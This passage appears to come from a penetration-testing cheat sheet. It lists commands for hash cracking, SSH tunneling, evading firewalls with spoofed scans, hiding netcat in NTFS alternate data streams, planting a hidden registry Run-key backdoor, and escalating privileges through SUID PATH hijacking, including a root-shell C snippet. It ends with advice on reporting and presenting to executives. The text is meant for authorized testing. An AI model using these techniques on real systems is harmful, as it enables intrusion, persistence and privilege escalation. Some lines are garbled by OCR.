       mssql/mssql05/epi/phps/mysql-fast/pix md5/sapG/
  - sapB/md5ns/HDAA/DMD5/crypt
    - (Advanced modes: incremental, Markov, external)
- RainbowCrack
  - cat <hashes_file> |grep <user_name> > <hash_line_file>
  - mv <hash line file> /mnt/tables/
- o rcrack *.rt -f <hash line file>
- Port Redirection and Tunneling
  - ssh (port redirections and tunneling)

- Windows:plink.exe -I <login> -pw <password> [-C] -R
   <autenticate_machine_port>:<tunnel_destination_ip>:<tunnel_destination_port> <autenticate_machine_ip>
- Linux: ssh <(-R)emote or (-L)ocal> [-C] 
   <login>@<autenticate_machine_ip>
  - -R: opens the listening port at the remote machine (authenticating machine)
- rinetd (only port redirection):
  - configure /etc/rinetd.conf
  - /etc/init.d/rinetd start
- stunnel4 (only tunneling):
  - configure /etc/stunnel/stunnel.conf
  - download or create certificate (www.stunnel.org has a .pem example file) - stunnel4
- proxytunnel (port redirection via proxy):
  - proxytunnel -a <local_port_number> -p proxy_ip>:cycoxy_port>
    -d <destination_ip>:<destination_port>
  - proxychains (only proxy chain):
  - configure /etc/proxychains.conf
  - proxychains <command>

### ☐ Firewall evasion

- Try to ARP Spoof the gateway and look for the traffic sent to external networks (Is there any traffic?)
- Try to walk through the Firewall spoofing the IP of the gateway, the proxy or any white-listed machine
  - nmap [-f --mtu 8] -S <Spoofed-IP> -g <source-port> -e tap0 -Pn [-sS or -sA or -sF or -sN or -sX] -n [-p 1-65535] [-sV --version-all] [-O -- osscan-limit] [--script "vuln"] [-oG or -oN <outputfile>] <IP>
- Try to enumerate the firewall rules
  - firewalk -n [-S<destiny_ports_range>] [-s <source_port>] -pTCP <firewall ip> <victim>

### ☐ Windows oddities

- NTFS Alternate Data Streams (ADS)
  - type nc.exe > file.txt:nc.exe


- start ./file.txt:nc.exe
- Registry backdoor (2K and XP -> allow code execution after login and HIDE the value at registry)
  - Run Regedt32.exe and create a new string value in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Run
  - Fill this key name with a string of 258 characters (Ex: AAA...)
  - Create an additional string value (name it whatever you want. Ex: svchost.exe) and assign it the string name of the file to be executed (Ex: "reverse meterpreter.exe")

### ☐ Privilege escalation:

- O Check the files with SUID:
  - find / -type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg {} \; 2>/dev/null |cut -d " " -f7
  - compare with a list of common SUID commands and prioritize the analysis of the less common
    - grep --invert-match -f
       <commom_suid_commands_list_file>
       <victim_suid_commands_list_file>
  - check if the SUID commands call other commands (use editors or hexeditors)
  - submit a privilege escalation binary with the same name as the command called by the SUID tool
    - compile the following C code (gcc -m32 -o command command.c):
    - int main(){ setuid(0); seteuid(0); setgid(0); setegid(0); system("/bin/sh"); return 0;}
    - change the PATH to insert the path to malicious binary before the path to the original command
      - PATH=<path_malicious_binary>:\$PATH (ex: PATH=/tmp:\$PATH)
    - check if the SUID tool accepts command line arguments
      - check if these arguments can be a shell command or a config file
    - check if the SUID command uses a default config file
    - try to change the config file
    - if the config file is not defined by a complete path, create a new config file and change the PATH variable –

- Check the ports opened only for local connections (127.0.0.1/localhost):
  - netstat -tupan
  - create a tunnel with SSH and try to exploit the service opened only to local connections - Check the applications running with root privilege: - ps -elf |grep root
- Check the kernel version and compilation data:
  - uname -a
- Look for kernel or root applications exploits (prefer exploits newer then the kernel's compilation data):
  - /pentest/exploits/exploitdb/searchsploit "kernel" |grep -i "root"
  - cat /pentest/exploits/exploitdb/files.csv | grep -i privile
  - grep -i 2.6 /pentest/exploits/exploitdb/files.csv |grep -i local grep -i application /pentest/exploits/exploitdb/files.csv |grep -i local
- Fix, compile, submit and run the exploit:
  - if errors occur while compiling, try to compile on the victim

## **REPORTING:**



The executive summary serves as a high-level view of both risk and business impact in plain English. The purpose is to be concise and clear. It should be something that non-technical readers can review and gain insight into the incident and remediation/mitigation plans highlighted in the report.

## Be SMART - Specific, Measurable, Actionable, Realistic (or Relevant)

While IT staffers may need all the technical details, executives don't need to understand the technology. They need to understand business risk, something a good executive summary will effectively communicate. It is imperative that business leaders grasp what's at stake to make informed decisions for their

companies, and the executive summary is essential to delivering that understanding.

Visual communication can also be helpful in getting complex points across clearly. Look for graphs, charts, and similar visuals in communicating the summary data provided here.

The most valuable reports are those that speak to all audience members in the language they understand – especially those in leadership positions. Tailoring the report to compliance initiatives, particular security controls, and sensitive data specific to the organization, may improve the report's overall impact.

**Remediation Tip** - Remediation guides often fall short when it comes to the unique context of the client's needs. If a client has a vulnerable service running on a webserver that they depend on, the remediation should offer more than telling them to simply disable the service altogether.

## PRESENTING TO EXECUTIVES:

# Be SMART – Specific, Measurable, Actionable, Realistic (or Relevant)

### Set expectations / Start Strong

- Start by outlining your presentation. This will allow you to get through it without them wanting to ask questions (they will still ask but not as much) and knowing that you've set aside time to properly discuss anything they want to.
  - If you have 30 minutes:
  - I will spend the first 15 minutes presenting our report on the incident
  - The next 15 minutes will be left open for discussion

### KEEP IT SHORT & SIMPLE

- I can't say this enough and it will be hard to do. Realize they will ask questions if they want more details.
- Lead with summary. Pretend your 100-page report had to be condensed into one slide. What do you say on it?
  - Estimated cost of production being down, and other variables, looks to be around x amount of dollars
  - To prevent this in the future we recommend doing this (provide cost if necessary).
- Let them drive the conversation.
  - The questions they ask will tell you what they care about and what you should explain in detail more.

### Have supporting documentation

- Senior executives will want you to be able to back up anything you say and will try to find holes in your logic.
- The Boy Scout motto is "Be Prepared". So be prepared on any parts
  of your presentation that could be viewed as counter-intuitive,
  unexpected, challenging to current opinion or practices, or result in
  significant changes. You may need to have additional data at your
  fingertips, including back-up slides in an appendix section or a
  spreadsheet ready to go.

- If they want more details on how you came up with the cost of something be able to show that. "On page/appendix x you will see a breakdown of how we got to that number"
- Also realize they will try to tear apart anything when it comes down to cost and return. So again, be prepared.
- Try creating a "message map" of sorts
  - A message map is a framework used to create compelling, relevant messages for various audience segments. It also serves as an organizational alignment tool to ensure message consistency.

### Know your audience.

- This is the toughest one and will come with experience.
- What are their business goals and how will this affect them?
- Usually they only care about cost, return, and trade-offs
- Emails that involve important decisions, executives, policy or procedure changes, or anything going against your recommendations.
- If it was discussed over the phone, then also ask for it in writing **every** time. Do not do it until it is writing, and you have a copy.
  - Especially if it is outside the scope of the penetration test.

### • Practice, practice, practice.

- Then practice some more.
- Do your presentation out loud exactly as you plan to give it.
- You might have questions that derail your presentation. How do you prepare for that?
- During your presentation an executive may say something like "Got it next slide". Move on, don't take offense, don't let it stop you.

#### Review

- Have people review your slides, graphs, data, etc.
  - Is it simple?
  - Easy to understand the points you are trying to make?
  - What do they recommend for improvement?